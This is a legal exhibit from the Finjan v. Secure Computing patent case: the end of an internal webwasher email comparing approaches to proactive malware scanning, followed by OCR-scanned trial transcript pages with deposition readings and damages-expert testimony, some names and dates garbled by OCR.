> > compete exactly with them. But it will also give us a hard  
> > time as we cannot expect that the first version will have the  
> > same number of filter settings and capabilities. They will  
> > also check very carefully which of their patents we may touch  
> > by recreating their system.  
> >  
> > Option 2 contains something like a real sandbox for  
> > JavaScript, which even Finjan does not have. On the other  
> > hand this technology may corrupt some web pages and may  
> > create many false positives, especially for the binary files,  
> > which the scanner cannot easily parse, more than 90% of the



> > files could not be considered harmless.  
> > This would be the strategy of all customers that like to have  
> > a tight Internet policy but do not want to block everything,  
> > especially in the JavaScript context but could afford to  
> > block nearly all executables.  
> > In order to make it feasible we should add a fingerprint  
> > database in form of a subscription model that will allow us  
> > to continuously update a white list of files that we found to  
> > be harmless in our lab but found be detected as not harmless  
> > by the scanner. An automatic feedback function would allow  
> > the customer to send classified files to us for further  
> > investigations. This costs many additional resources in TPT.  
> >  
> > Estimated error rates:  
> >  
> > Option 1 Option 2  
> > Undetected malicious scripts ~10% ~1%  
> > Undetected malicious binaries ~30% ~5%  
> > Blocked harmless scripts ~10% ~10%  
> > Blocked harmless binaries ~10%  
> > ~90% (w/o database)  
> >  
> >  
> > Whatever option we choose or whether you wish to suggest an  
> > alternative way, this feature will cost a lot of resources.  
> > Surprise, surprise that a feature that Finjan works on for  
> > years cannot be done within a few weeks.  
> >  
> >  
> > Regards  
> > Martin  
> >  
> > —  
> >  
> > \_\_\_\_\_  
> > Martin Stecher  
> > Dipl.-Informatiker  
> > VP Development  
> >  
> > webwasher AG - a CyberGuard Company  
> > Vattmannstrasse 3  
> > 33100 Paderborn / Germany  
> >  
> > Phone: +49 52 51 / 5 00 54-25  
> > Fax: +49 52 51 / 5 00 54-11  
> > Mobile: +49 170 / 786 4700  
> > mailto:martin.stecher@webwasher.com  
> > Visit us at: http://www.webwasher.com  
> > http://www.cyberguard.com  
> >  
> > \_\_\_\_\_  
> >

# **EXHIBIT 2**

<p style="text-align: center;">241</p> <p>1 IN THE UNITED STATES DISTRICT COURT 2 IN AND FOR THE DISTRICT OF DELAWARE 3 4 FINJAN SOFTWARE LTD., Civil Action 5 Plaintiff, No. 06-369 (GMS) 6 v. 7 SECURE COMPUTING CORPORATION, 8 CYBERGUARD CORPORATION, 9 WEISSBERG AS and DOES 1 10 THROUGH 100, Defendants. 11 12 Wilmington, Delaware 13 Tuesday, March 4, 2008 14 9:30 A.M. 15 Day Two of Trial 16 17 REPORT: HONORABLE GREGORY M. SLEEN, Chief Judge, 18 and a Jury 19 20 APPEARANCES: 21 22 PHILIP A. ROYNER, ESQ., 23 Robert Anderson &amp; Gordon LLP 24 -and- 25 MARK J. ANUSE, ESQ., LISA KOWALEK, ESQ., JAMES HANCOX, ESQ., MELISSA WARREN, ESQ., KEVIN KATZBERG, ESQ., and NATHAN LEE, ESQ., King &amp; Spalding (Silicon Valley, California) Counsel for Plaintiff</p>	<p style="text-align: right;">243</p> <p>1 THE COURT: Please be seated. Good morning. 2 (Counsel respond "Good morning.") 3 THE COURT: I understand there is 110 issue? Or 4 am I misinformed? 5 MR. ROGERS: Your Honor, there is 110, the IDC 6 report. We attempted to redact it. Mr. Rovner will be 7 arguing for us on this 110. We were not able to reach 8 agreement. 9 THE COURT: Mr. Rovner. 10 MR. ROYNER: I don't know if you want to hear 11 from Mr. Schutz first. 12 THE COURT: Yes. It's his objection. 13 MR. SCHUTZ: Your Honor, the IDC report has -- 14 there is 110 report, I believe; am I correct, that you want 15 to introduce this morning? 16 MR. ROYNER: Yes. 17 MR. SCHUTZ: PTX-23, so we are clear for the 18 record. PTX-23 has 32 pages in it. If they redact two of 19 those 32 pages, I would withdraw my objection. As I 20 understand what they want to establish with this report, 21 Judge, it is that there was a trend toward behavior-based 22 technology. And if they want to do that, I submit they 23 don't need this self-serving hearsay endorsement by IDC of 24 Finjan. 25 THE COURT: Under the heading "Overview"?</p>
<p style="text-align: center;">242</p> <p>1 APPEARANCES (Continued): 2 3 FREDERICK R. COTTRELL, III, ESQ., and 4 KELLY E. FARNAN, ESQ., 5 Richards, Layton &amp; Finger 6 -and- 7 RONALD J. SCHUTZ, ESQ., 8 CHRISTOPHER A. SEIDL, ESQ., 9 TREVOR J. FOSTER, ESQ., and 10 JAKE M. HOLDREITH, ESQ., 11 Robins, Kaplan, Miller &amp; Ciresi, L.L.P., 12 (Minneapolis, MN) 13 14 Counsel for Defendants 15 16 17 18 19 20 21 22 23 24 25</p>	<p style="text-align: right;">244</p> <p>1 MR. SCHUTZ: Under "Finjan Software Overview." 2 These reports have vendor profiles in them. And the vendor 3 profiles are, in essence, taken from press releases and 4 self-serving statements that the vendors supply to IDC. So 5 this is 110 of the 32 pages. It's just about Finjan. 6 They don't need it to prove the point that they 7 have told the Court they want to make, which is the market 8 is moving toward behavior-based, because that's what the 9 rest of the report is about. And, of course, it says, 10 "SurfingGate for e-mail delivers a patented realtime content 11 inspection process." Well, we dispute that. So if this 12 were to come in, I can't cross-examine this report -- 13 THE COURT: Where were you just reading from? 14 MR. SCHUTZ: Right here at the top where I have 15 got the arrow, Judge. 16 There is a lot of other self-serving stuff here, 17 too. Right here, they have got, "Finjan Software is a 18 pioneer in proactive content behavior inspection." 19 So they are trying to use again a hearsay 20 document to validate what Finjan is asserting in this case, 21 that they are pioneers. Well, I can't cross-examine this 22 report. 23 THE COURT: I am reluctant to accept your 24 overall characterization of the document of hearsay in its 25 entirety. Perhaps there are elements of the document that</p>

<p style="text-align: right;">309</p> <p style="text-align: center;">Kroll - redirect</p> <p>1 attacks, unknown files, can be blocked.</p> <p>2 "Question: I would like to turn your attention</p> <p>3 to the page bearing Bates number SC 03442 (PTX 9A). What</p> <p>4 does this page show?</p> <p>5 "Answer: That is the page -- the only page</p> <p>6 which I wish our customers would see.</p> <p>7 "Question: Okay.</p> <p>8 "Answer: Because this whole story with</p> <p>9 categories is way too complex for our customers. And,</p> <p>10 therefore, we have this page where you can choose from three</p> <p>11 default settings. And in this case, we have medium as the</p> <p>12 default setting; and not only in this case, but that's</p> <p>13 generally how we sell the product. And the customer also</p> <p>14 has an option of being more relaxed or with higher</p> <p>15 strictness. And technically speaking, the false negative</p> <p>16 and the false positive rates change.</p> <p>17 "Question: Is this the security policy that is</p> <p>18 set by the administrator?</p> <p>19 "Answer: Regarding the proactive scanner, I</p> <p>20 wish that our customers only used these three buttons --</p> <p>21 that their administrators only used these three buttons.</p> <p>22 "Question: If your customer chose one of these</p> <p>23 buttons, that would set the security policy; is that correct?</p> <p>24 "Answer: All Webwasher settings are the</p> <p>25 security policy. And this setting here changed a part of</p>	<p style="text-align: right;">311</p> <p style="text-align: center;">Kroll - redirect</p> <p>1 certain problems with the file so that we can get an</p> <p>2 indication that a certain file is blocked which should not</p> <p>3 be blocked and that a certain rule might be responsible for</p> <p>4 that. And it seems to me that this excerpt shows a log file</p> <p>5 of how the filtering of these files work. Other filters</p> <p>6 probably would have written more; this is the proactive</p> <p>7 scanning filter.</p> <p>8 "MR. HANNAH: Mark Exhibit 32, please.</p> <p>9 "(Exhibit 32 marked.) (PTX-32)</p> <p>10 "MR. HANNAH: Exhibit 32 bears Bates number</p> <p>11 SC 077723 through SC 077725 (PTX-32). It is an e-mail from</p> <p>12 Thomas Friedrich to a number of individuals, including</p> <p>13 Martin Stecher. It is dated 5/23/2003.</p> <p>14 "BY MR. HANNAH:</p> <p>15 "Question: Do you recognize this document,</p> <p>16 Mr. Stecher?</p> <p>17 "Answer: I don't remember this document</p> <p>18 exactly, but I know what it refers to: Our weekly meetings.</p> <p>19 "Question: Do you still have these weekly</p> <p>20 meetings?</p> <p>21 "Answer: Yes. Only they have moved to a</p> <p>22 different time in the schedule.</p> <p>23 "Question: In the bottom half of this first</p> <p>24 page, there is a reference to Finjan, and it says that</p> <p>25 testing has been finished. Martin distributes new version</p>
<p style="text-align: right;">310</p> <p style="text-align: center;">Kroll - redirect</p> <p>1 this entire security policy. And to be precise, it changes</p> <p>2 the settings of the drop-down menus I spoke about on</p> <p>3 Tuesday.</p> <p>4 "Question: Mr. Stecher, before the break, we</p> <p>5 were looking at this presentation of Webwasher Proactive</p> <p>6 Scanning. We were looking at page bearing Bates number</p> <p>7 SC 03446 (PTX-9A). I believe the pending question was, What</p> <p>8 does this slide mean?</p> <p>9 "Answer: So here we are talking particularly</p> <p>10 about the media types HTML and scripts, even though HTML</p> <p>11 also refers to the fact that scripts can be embedded. And,</p> <p>12 again, we have one option of having a look at the scripts</p> <p>13 directly or as the other version using the script code</p> <p>14 mitigation. And further down, we have a reference to the</p> <p>15 Anna Kournikova virus, which I also mentioned on Tuesday.</p> <p>16 "Question: Does this slide show how script code</p> <p>17 mitigation works?</p> <p>18 "Answer: It doesn't show it as a picture, but</p> <p>19 the written description is fairly accurate.</p> <p>20 "Question: I'd like to turn your attention to</p> <p>21 page bearing Bates number SC 03462. What does this page</p> <p>22 show?</p> <p>23 "Answer: Webwasher has a function where all</p> <p>24 filters that can be used are written in a specific log file.</p> <p>25 We used that for debugging purposes when a customer has</p>	<p style="text-align: right;">312</p> <p style="text-align: center;">Kroll - redirect</p> <p>1 of document to participants of this meeting only. The paper</p> <p>2 is strictly company confidential and must not be further</p> <p>3 distributed.</p> <p>4 "Do you see that?</p> <p>5 "Answer: Yes.</p> <p>6 "Question: What is that referring to?</p> <p>7 "Answer: I probably -- I believe that this</p> <p>8 probably refers to the tests of our Finjan evaluation copy,</p> <p>9 and Mr. Alme performance double-checks and checked files.</p> <p>10 And the results of these tests were not too positive with</p> <p>11 regard to the performance of the Finjan products, and I did</p> <p>12 not want to circulate this information beyond the small</p> <p>13 amount of people.</p> <p>14 "Question: It might help refer to the next</p> <p>15 exhibit, which is 33 (PTX-33).</p> <p>16 "MR. (HANNAH: And what I would like to mark...</p> <p>17 "(Exhibit 33 marked.) (PTX-33)</p> <p>18 "MR. HANNAH: Exhibit 33 (PTX-33) bears Bates</p> <p>19 number SC 153656 through SC 153663. It is entitled 'Finjan</p> <p>20 SurfinGate Web 7.0 Competitive Analysis.'</p> <p>21 "BY MR. HANNAH:</p> <p>22 "Question: Do you recognize this document,</p> <p>23 Mr. Stecher?</p> <p>24 "Answer: I have a faint memory of it, yes.</p> <p>25 "Question: Is this the document that is</p>

<p style="text-align: right;">317</p> <p style="text-align: center;">Kroll - redirect</p> <p>1 "Answer: The problem of treating unknown files.</p> <p>2 "My approach was rather a black list/white list</p> <p>3 approach. I believe that actually this e-mail is part of an</p> <p>4 e-mail which I sent to the management. So, first of all,</p> <p>5 what I wanted was some feedback to give me a guideline</p> <p>6 regarding the direction of our development, and I also</p> <p>7 wanted to make a point that developing that kind of item</p> <p>8 wouldn't be something that you do just do after lunch, but</p> <p>9 that buy-in and funding would be required for that.</p> <p>10 "And I assume that I also sent this e-mail to my</p> <p>11 employees because I wanted to have some feedback and</p> <p>12 cooperation how this could be implemented. And in this</p> <p>13 feedback -- in this e-mail, Mr. Aime gives me some feedback</p> <p>14 that we have to consider with this approach and what might</p> <p>15 have to be changed.</p> <p>16 "Question: So what were your considerations?</p> <p>17 "Answer: Do you happen to have the original</p> <p>18 e-mail I wrote? That would make it a lot easier for me.</p> <p>19 "Question: I believe it may be part of the next</p> <p>20 e-mail that I would like to mark. So we can go ahead and</p> <p>21 try to take a look at that and see if it is actually the</p> <p>22 same.</p> <p>23 "MR. HANNAH: So for the record, I would like to</p> <p>24 mark Exhibit 36. (PTX-36).</p> <p>25 "(Exhibit 36 marked.) (PTX-36)</p>	<p style="text-align: right;">319</p> <p style="text-align: center;">Kroll - redirect</p> <p>1 "Question: Which of these two options did</p> <p>2 Webwasher pursue?</p> <p>3 "Answer: None of them was implemented.</p> <p>4 "Question: What is different than between what</p> <p>5 is listed here and what was implemented?</p> <p>6 "Answer: The option that was finally</p> <p>7 implemented is closer to what is listed under 1. However,</p> <p>8 we chose more diverse methods to ensure that. And the rules</p> <p>9 and category-based system with media types, which we</p> <p>10 eventually implemented, was only the result of further</p> <p>11 meetings, let alone the extensions that were added after the</p> <p>12 first version.</p> <p>13 "That becomes especially clear if you have a</p> <p>14 look at the error rates I forecast there, and it also</p> <p>15 becomes clear in the mix of options and the higher</p> <p>16 performance rate we eventually achieved with our proactive</p> <p>17 scanner solution.</p> <p>18 "MR. HANNAH: I'd like to mark Exhibit 37.</p> <p>19 (PTX-37).</p> <p>20 "(Exhibit 37 marked.) (PTX-37)</p> <p>21 "MR. HANNAH: And I think it makes sense to mark</p> <p>22 Exhibit 38 (PTX-38) as well.</p> <p>23 "(Exhibit 38 marked.) (PTX-38)</p> <p>24 "MR. HANNAH: For the record, Exhibit 37</p> <p>25 (PTX-37) bears Bates number SC 075235 through SC 075236. It</p>
<p style="text-align: right;">318</p> <p style="text-align: center;">Kroll - redirect</p> <p>1 "MR. HANNAH: Exhibit 36 (PTX-36) bears Bates</p> <p>2 number SC 166304 through SC 166318. It is -- the first</p> <p>3 e-mail on the first page is an e-mail from Horst Joepen to a</p> <p>4 number of recipients, including Martin Stecher. I believe</p> <p>5 the e-mail that we are going to talk about first is on a</p> <p>6 page bearing Bates number SC 166305, which appears to be an</p> <p>7 e-mail from Martin Stecher to Horst as well as a number of</p> <p>8 other recipients.</p> <p>9 "Question: Is this the e-mail that you were</p> <p>10 asking for, Mr. Stecher?</p> <p>11 "Answer: Actually, that's it. And it confirms</p> <p>12 my memory that I first sent this e-mail to the managers of</p> <p>13 CyberGuard and Webwasher. I have read the first designated</p> <p>14 part.</p> <p>15 "Question: Can you please explain.</p> <p>16 "Answer: That was in an early stage of our</p> <p>17 ideas of how to implement that. I passed on two</p> <p>18 suggestions, which apparently were the result of a technical</p> <p>19 meeting. And one of these approaches was based on a black</p> <p>20 list and the other on a white list, and I wanted some</p> <p>21 feedback which would meet with some more approval.</p> <p>22 "Question: Which was the black list and which</p> <p>23 was the white list?</p> <p>24 "Answer: The white list is the second one and</p> <p>25 the black list is the first one.</p>	<p style="text-align: right;">320</p> <p style="text-align: center;">Kroll - redirect</p> <p>1 appears to be an e-mail from Frank Berzau to Thomas -- to a</p> <p>2 number of participants, including Martin Stecher.</p> <p>3 "Exhibit 38 (PTX-38) is presumably an attachment</p> <p>4 to this e-mail. It bears Bates number SC 155173 through</p> <p>5 SC 155181, and it is a document -- the first line says,</p> <p>6 'Proactive Security,' and it describes a number of patents.</p> <p>7 "THE WITNESS: May I correct the counsel in</p> <p>8 that?</p> <p>9 "BY MR. HANNAH:</p> <p>10 "Question: Absolutely.</p> <p>11 "Answer: This certainly was not an attachment</p> <p>12 to this e-mail.</p> <p>13 "Question: Okay. I was just about to ask you</p> <p>14 about that.</p> <p>15 "With regard to Exhibit 37, if you look at</p> <p>16 number 3, it states that Roland was doing research on</p> <p>17 proactive security -- on proact., and I think it means see</p> <p>18 patents from Finjan and Trend.</p> <p>19 "Do you see that?</p> <p>20 "Answer: Yes.</p> <p>21 "Question: Is this the research we discussed</p> <p>22 earlier today and a couple of days ago with regard to the</p> <p>23 patent research Roland was doing -- and to be precise --</p> <p>24 Roland Cuny was doing?</p> <p>25 "Answer: That was the reference to that, yes.</p>

<p style="text-align: right;">457</p> <p style="text-align: center;">Vigna - direct</p> <p>1 It again?</p> <p>2 A. I can.</p> <p>3</p> <p>4</p> <p>5</p> <p>6</p> <p>7</p> <p>8</p> <p>9</p> <p>10</p> <p>11</p> <p>12</p> <p>13</p> <p>14</p> <p>15</p> <p>16</p> <p>17</p> <p>18</p> <p>19</p> <p>20</p> <p>21 Q. Is it still searching or is that it?</p> <p>22 A. Still searching. It will take another few seconds.</p> <p>23 Not very long, though.</p> <p>24 (Pause.)</p> <p>25</p>	<p style="text-align: right;">459</p> <p style="text-align: center;">Vigna - direct</p> <p>1 instruction?</p> <p>2 THE COURT: Yes. Doctor, you are under</p> <p>3 examination and therefore should not discuss your testimony</p> <p>4 with your counsel or anyone.</p> <p>5 THE WITNESS: Okay. Thank you.</p> <p>6 MR. SCHUTZ: One housekeeping matter.</p> <p>7 THE COURT: That is why I stayed.</p> <p>8 MR. SCHUTZ: We would like the transcript of his</p> <p>9 testimony under seal because it made a lot of references to</p> <p>10 very specific functionalities in the source code, which if</p> <p>11 it became public would enable someone to more easily hack</p> <p>12 through Webwasher. And we don't want that to happen.</p> <p>13 THE COURT: Any objection?</p> <p>14 MR. ANDRE: No objection.</p> <p>15 THE COURT: We will do that.</p> <p>16 Anything else in advance of tomorrow?</p> <p>17 MR. HOLDREITH: Your Honor, it would be helpful</p> <p>18 to us if we could just inspect Dr. Vigna's setup over there</p> <p>19 a little bit. Counsel said that would be all right. I</p> <p>20 wonder if the courtroom is available for 15 minutes or so.</p> <p>21 THE COURT: Sure.</p> <p>22 Is there a more recent than when the PTO was</p> <p>23 submitted iteration of the proposed final jury instructions</p> <p>24 floating around anywhere?</p> <p>25 MS. KOBIALKA: I don't think so. We are still</p>
<p style="text-align: right;">458</p> <p style="text-align: center;">Vigna - direct</p> <p>1</p> <p>2</p> <p>3</p> <p>4</p> <p>5</p> <p>6</p> <p>7</p> <p>8</p> <p>9</p> <p>10</p> <p>11</p> <p>12</p> <p>13 MR. ANDRE: Thank you very much, Dr. Vigna. I</p> <p>14 appreciate your time today.</p> <p>15 Your Honor, we have no further questions of Dr.</p> <p>16 Vigna.</p> <p>17 THE COURT: That will bring us to the end of our</p> <p>18 day, ladies and gentlemen.</p> <p>19 Please remember my instructions to you of</p> <p>20 yesterday and earlier. We will see you back at 9:00</p> <p>21 tomorrow.</p> <p>22 (Jury leaves courtroom at 4:21 p.m.)</p> <p>23 THE COURT: Doctor, you are excused for the day.</p> <p>24 THE WITNESS: Thank you very much, Your Honor.</p> <p>25 MR. SCHUTZ: Your Honor, may we have the usual</p>	<p style="text-align: right;">460</p> <p style="text-align: center;">Vigna - direct</p> <p>1 working through some of those issues.</p> <p>2 THE COURT: I would like to have one tomorrow by</p> <p>3 the end of the day, see where you are.</p> <p>4 What about the verdict form, have you been</p> <p>5 discussing the verdict form at all?</p> <p>6 MS. KOBIALKA: We have exchanged some e-mails</p> <p>7 about it. We will get that as well.</p> <p>8 THE COURT: I should think that you would be</p> <p>9 able to consolidate into one document your proposals as to</p> <p>10 the verdict form. I see some differences. I am not sure</p> <p>11 that I know the reason for them.</p> <p>12 One side may prefer one form and another</p> <p>13 another. I see in Secure's here, there is mention made of</p> <p>14 patent exhaustion, at least in the iteration I have, and</p> <p>15 licensing, barred by license or release. That may be</p> <p>16 another interrogatory. If you can't, you can't. But if you</p> <p>17 can, good.</p> <p>18 See you tomorrow.</p> <p>19 (Court recessed.)</p> <p>20 - - -</p> <p>21 Reporter: Kevin Maurer</p> <p>22</p> <p>23</p> <p>24</p> <p>25</p>



<p style="text-align: center;">161</p> <p>1 IN THE UNITED STATES DISTRICT COURT</p> <p>2 OF AND FOR THE DISTRICT OF DELAWARE</p> <p>3</p> <p>4 <b>PERMAN SOFTWARE LTD.,</b> Civil Action No. 06-369 (GMS)</p> <p>5 Plaintiff,</p> <p>6 v.</p> <p>7 <b>SECURE COMPUTING CORPORATION,</b> CONNECTION CORPORATION, WIRELESS 80 and DOCS 1 THROUGH 100,</p> <p>8 Defendants.</p> <p>9</p> <p>10</p> <p>11 Wilmington, Delaware <i>Wed May 5</i> Wednesday, May 4, 2008 9:30 a.m. Day Three of Trial</p> <p>12</p> <p>13</p> <p>14</p> <p>15 BEFORE: HONORABLE GREGORY M. HUNT, Chief Judge, and a Jury</p> <p>16 APPEARANCES:</p> <p>17 PHILIP A. BOWEN, ESQ. Potter Anderson &amp; Corcoran LLP -and-</p> <p>18 PAUL J. ANDRE, ESQ., ELIA KOSMINA, ESQ., JAMES HARRIS, ESQ., MICHAEL WATSON, ESQ., KYLE HARTMAN, ESQ., and 20 EMMANUEL LEE, ESQ. King &amp; Spalding (Silicon Valley, California)</p> <p>21 Counsel for Plaintiff</p> <p>22</p> <p>23</p> <p>24</p> <p>25</p>	<p style="text-align: right;">463</p> <p>1 THE COURT: Good morning. Please be seated.</p> <p>2 There are some issues?</p> <p>3 MR. ANDRE: Good morning, Your Honor.</p> <p>4 THE COURT: Mr. Andre.</p> <p>5 MR. ANDRE: We have a couple issues regarding</p> <p>6 deposition designations. With we are going to finish with</p> <p>7 Dr. Vigna today. We will put our damages expert in.</p> <p>8 THE COURT: Is he actually going to finish</p> <p>9 today?</p> <p>10 MR. ANDRE: We will be closing our case today.</p> <p>11 Defendants have deposition designations they are going to</p> <p>12 play into the record on videotape. We have the same</p> <p>13 objection from both of them. There is a subject matter</p> <p>14 regarding our 8 --</p> <p>15 THE COURT: To the entire --</p> <p>16 MR. ANDRE: A portion of both of them, they</p> <p>17 relate to a recall of our product, our latest product, 8.5</p> <p>18 version. It is highly prejudicial, and has absolutely no</p> <p>19 bearing on validity in this case whatsoever. That is the</p> <p>20 basis.</p> <p>21 THE COURT: All right. Mr. Schutz.</p> <p>22 MR. SCHUTZ: First, a minor correction. I think</p> <p>23 we are readings them in. Yes.</p> <p>24 The issue, Judge, is in response to their</p> <p>25 allegations that their product has been commercial licenses</p>
<p style="text-align: center;">462</p> <p>1 APPEARANCES (Continued):</p> <p>2</p> <p>3 FREDERICK R. COTTRELL, III, ESQ., and KELLY J. FARNAN, ESQ. Richards, Layton &amp; Finger -and-</p> <p>4 RONALD J. SCHUTZ, ESQ., CHRISTOPHER A. SEIDL, ESQ., TREVOR J. FOSTER, ESQ., and JAKE M. HOLDREITH, ESQ. Robins, Kaplan, Miller &amp; Ciresi, L.L.P. (Minneapolis, MN)</p> <p>5 Counsel for Defendants</p> <p>6</p> <p>7</p> <p>8</p> <p>9</p> <p>10</p> <p>11</p> <p>12</p> <p>13</p> <p>14</p> <p>15</p> <p>16</p> <p>17</p> <p>18</p> <p>19</p> <p>20</p> <p>21</p> <p>22</p> <p>23</p> <p>24</p> <p>25</p>	<p style="text-align: right;">464</p> <p>1 successful and they have put that out there front and center</p> <p>2 and it's merely rebuttal to commercial success.</p> <p>3 I think it also probably relates, at least at</p> <p>4 some level, to their argument that we copied their product,</p> <p>5 although it is the later of these but it goes right to the</p> <p>6 heart of commercial success.</p> <p>7 THE COURT: Sounds like it does to me,</p> <p>8 Mr. Andre.</p> <p>9 MR. ANDRE: This is a version, Your Honor, that</p> <p>10 was released two months ago. In --</p> <p>11 THE COURT: You are saying the version that was</p> <p>12 recalled?</p> <p>13 MR. ANDRE: Yes. This is the last couple</p> <p>14 months. In deposition took place in October 2007. It was a</p> <p>15 hardware problem. That product has hit the market now,</p> <p>16 widely successful. We have had our best quarter ever in the</p> <p>17 fourth quarter.</p> <p>18 So what -- If you see the testimony, Your Honor,</p> <p>19 it is just a couple pages. I can hand this up if you would</p> <p>20 like to see it.</p> <p>21 THE COURT: I think I have the issue.</p> <p>22 Mr. Absolute, I don't want to have a mini-trial</p> <p>23 on this issue, if we can avoid it. I understand your point.</p> <p>24 Why don't you react to, Mr. Andre has just indicated that</p> <p>25 this is a later version -- is it an entirely different</p>

<p style="text-align: right;">577</p> <p style="text-align: center;">Vigna - redirect</p> <p>1 correct?</p> <p>2 "Answer: The information I received is gleaned</p> <p>3 a step earlier by discussions with engineers and team</p> <p>4 members, and these presentations are the end result, rather.</p> <p>5 "Question: Have you given these presentations</p> <p>6 to customers?</p> <p>7 "Answer: We, including me, according to my</p> <p>8 knowledge, have never given a presentation on ProActive</p> <p>9 scanning. ProActive scanning is one component of many.</p> <p>10 Therefore, a presentation about WebWasher technology is much</p> <p>11 more diverse than that.</p> <p>12 "Question: Before the break, we were talking</p> <p>13 about some White Papers and presentations and some websites</p> <p>14 that you used to gain knowledge about WebWasher technology,</p> <p>15 and, in particular, ProActive scanning.</p> <p>16 I would like to show you what has been marked as</p> <p>17 Exhibit 7, PTX-12. It is WebWasher Proactive Scanning</p> <p>18 Step-by-Step Guide. The author is Christoph Alme, and I</p> <p>19 believe it was marked at his deposition -- or interview a</p> <p>20 couple of days ago. Actually, let me hand you the official</p> <p>21 exhibit. There we go.</p> <p>22 Do you recognize this document?</p> <p>23 "Answer: Yes.</p> <p>24 "Question: What is this document?</p> <p>25 "Answer: It is a step-by-step guide.</p>	<p style="text-align: right;">579</p> <p style="text-align: center;">Vigna - redirect</p> <p>1 Is this document, Exhibit -- do you recognize</p> <p>2 Exhibit 8, PTX-13?</p> <p>3 "Answer: Yes.</p> <p>4 "Question: Is this a document that you would</p> <p>5 give customers?</p> <p>6 "Answer: Yes. That is a document I would give</p> <p>7 to customers.</p> <p>8 "Question: And would you give this document to</p> <p>9 customers in order for them to understand how ProActive</p> <p>10 scanning works?</p> <p>11 "Answer: Yes.</p> <p>12 "Question: Have you ever reviewed Finjan's</p> <p>13 products?</p> <p>14 "Answer: Yes.</p> <p>15 "Question: And when was that?</p> <p>16 "Answer: That was a few years ago, I suppose.</p> <p>17 2002, 2003, and a few months ago.</p> <p>18 "Question: What were the circumstances upon</p> <p>19 your first review of Finjan's products in 2002 or 2003?</p> <p>20 "Answer: It was an introduction and a</p> <p>21 presentation about GUI.</p> <p>22 "Question: What did you learn from viewing</p> <p>23 Finjan's products?</p> <p>24 "Answer: I only saw the GUI and that I was</p> <p>25 available by the huge number of configuration options that</p>
<p style="text-align: right;">578</p> <p style="text-align: center;">Vigna - redirect</p> <p>1 "Question: What is this document -- what is the</p> <p>2 purpose of this document?</p> <p>3 "Answer: This document has the purpose of</p> <p>4 giving customers enough information to understand the</p> <p>5 product and to configure the product adequately.</p> <p>6 "Question: Is this an accurate document?</p> <p>7 "Answer: My answer to this question basically</p> <p>8 is that I cannot answer this question based on my knowledge.</p> <p>9 Based on the information I gave earlier, i.e., the fact that</p> <p>10 this kind of document basically is the source of my</p> <p>11 knowledge. So, for me, it is basically impossible to be a</p> <p>12 judge of whether this is accurate or not.</p> <p>13 "Question: Fair enough.</p> <p>14 So is it -- is it safe to say that you rely on</p> <p>15 this document to provide you with how ProActive scanning</p> <p>16 works?</p> <p>17 "Answer: Yes. You can say it like that.</p> <p>18 "Question: I would like to show you Exhibit 8.</p> <p>19 It is also WebWasher WebWasher Proactive Scanning</p> <p>20 Step-by-Step Guide. I believe it was marked at the</p> <p>21 proceedings with Mr. Alme. However, the step-by-step guide</p> <p>22 does not contain the company -- company confidential stamp.</p> <p>23 And just to be clear, when I introduce a document, I'm just</p> <p>24 doing that solely for the record so somebody reading the</p> <p>25 record would know what we're talking about.</p>	<p style="text-align: right;">580</p> <p style="text-align: center;">Vigna - redirect</p> <p>1 were available.</p> <p>2 "Question: Was one of the configuration options</p> <p>3 the ProActive scanning?</p> <p>4 "Answer: No.</p> <p>5 "Question: What did you do after you observed</p> <p>6 Finjan's products in 2002 or 2003?</p> <p>7 "Answer: I asked several sources how we could</p> <p>8 improve the competitive situation with regards to Finjan.</p> <p>9 And as I said before, customers are the top priority there,</p> <p>10 so my most important question to the customer is, What is</p> <p>11 your problem you are trying to solve?</p> <p>12 "Question: What was the most important problem</p> <p>13 that they were trying to solve at that time?</p> <p>14 "Answer: Within this context, the most</p> <p>15 important requirement for the customer was an extension of</p> <p>16 the traditional reactive anti-virus protection. And from a</p> <p>17 broader point of view in this context, the most important</p> <p>18 problem was the blocking of websites with inappropriate</p> <p>19 content using the category-based technology, and the most</p> <p>20 important issue was still traditional anti-virus.</p> <p>21 "Question: Was there any development of any</p> <p>22 product based on your review of Finjan's products?</p> <p>23 "Answer: No individual products but products</p> <p>24 were developed on the basis of these findings.</p> <p>25 "Question: What products were those?</p>



<p style="text-align: right;">581</p> <p style="text-align: center;">Parr - direct</p> <p>1 "Answer: First of all, WebWasher is a suite of</p> <p>2 products. We have never had different products. It has</p> <p>3 always been the one WebWasher suite. And the ProActive</p> <p>4 technology that was developed as a response to these</p> <p>5 requirements was offered as a part of WebWasher anti-virus."</p> <p>6 THE COURT: Your next witness.</p> <p>7 MR. ROVNER: Good morning, Your Honor. Philip</p> <p>8 Rovner.</p> <p>9 THE COURT: Good afternoon now.</p> <p>10 MR. ROVNER: Is it?</p> <p>11 Philip Rovner for the Plaintiff, Finjan. I am</p> <p>12 co-counsel with the people seated at this table. At this</p> <p>13 time, we will be presenting Russell Parr. Mr. Parr will be</p> <p>14 presented as an expert on damages available to Finjan.</p> <p>15 RUSSELL L. PARR, having been duly</p> <p>16 sworn as a witness, was examined and testified as follows:</p> <p>17 MR. ROVNER: Your Honor, with the Court's</p> <p>18 permission we would like to hand out the books that we would</p> <p>19 like to use with Mr. Parr to the jury.</p> <p>20 THE COURT: Ms. Walker.</p> <p>21 (Binders handed to jurors.)</p> <p>22 BY MR. ROVNER:</p> <p>23 Q. Good afternoon, Mr. Parr. I have been corrected.</p> <p>24 Would you please state your name for the record?</p> <p>25 A. Russell Parr.</p>	<p style="text-align: right;">583</p> <p style="text-align: center;">Parr - direct</p> <p>1 The other one, American Society of Appraisers,</p> <p>2 is, my focus, again, was getting the designation for</p> <p>3 business valuation, appraising business values. Again, to</p> <p>4 focus on securities of privately-held companies. And that</p> <p>5 required an examination, submission of reports that I had</p> <p>6 done for review, and then work experience, all leading to</p> <p>7 whether or not you were accepted and allowed to have the</p> <p>8 designation.</p> <p>9 Q. Do those designations and the information that you</p> <p>10 learned in acquiring those credentials help you in your work</p> <p>11 that you do today?</p> <p>12 A. Well, yes. My whole education definitely benefits</p> <p>13 what I do today.</p> <p>14 Q. Would you describe exactly what you do today? I think</p> <p>15 we should start out with: Are you employed?</p> <p>16 A. Yes.</p> <p>17 Q. Could you give us a little description of who your</p> <p>18 employer is and what you do?</p> <p>19 A. The name of my company is Intellectual Property</p> <p>20 Research Associates. It is in Yardley, Pennsylvania. I</p> <p>21 basically do three separate areas or aspects of business.</p> <p>22 The first is I do consulting. I do consulting for</p> <p>23 individuals, universities, and corporations that are doing</p> <p>24 licensing negotiations. Either they want to license</p> <p>25 technology in or they have technology they want to license</p>
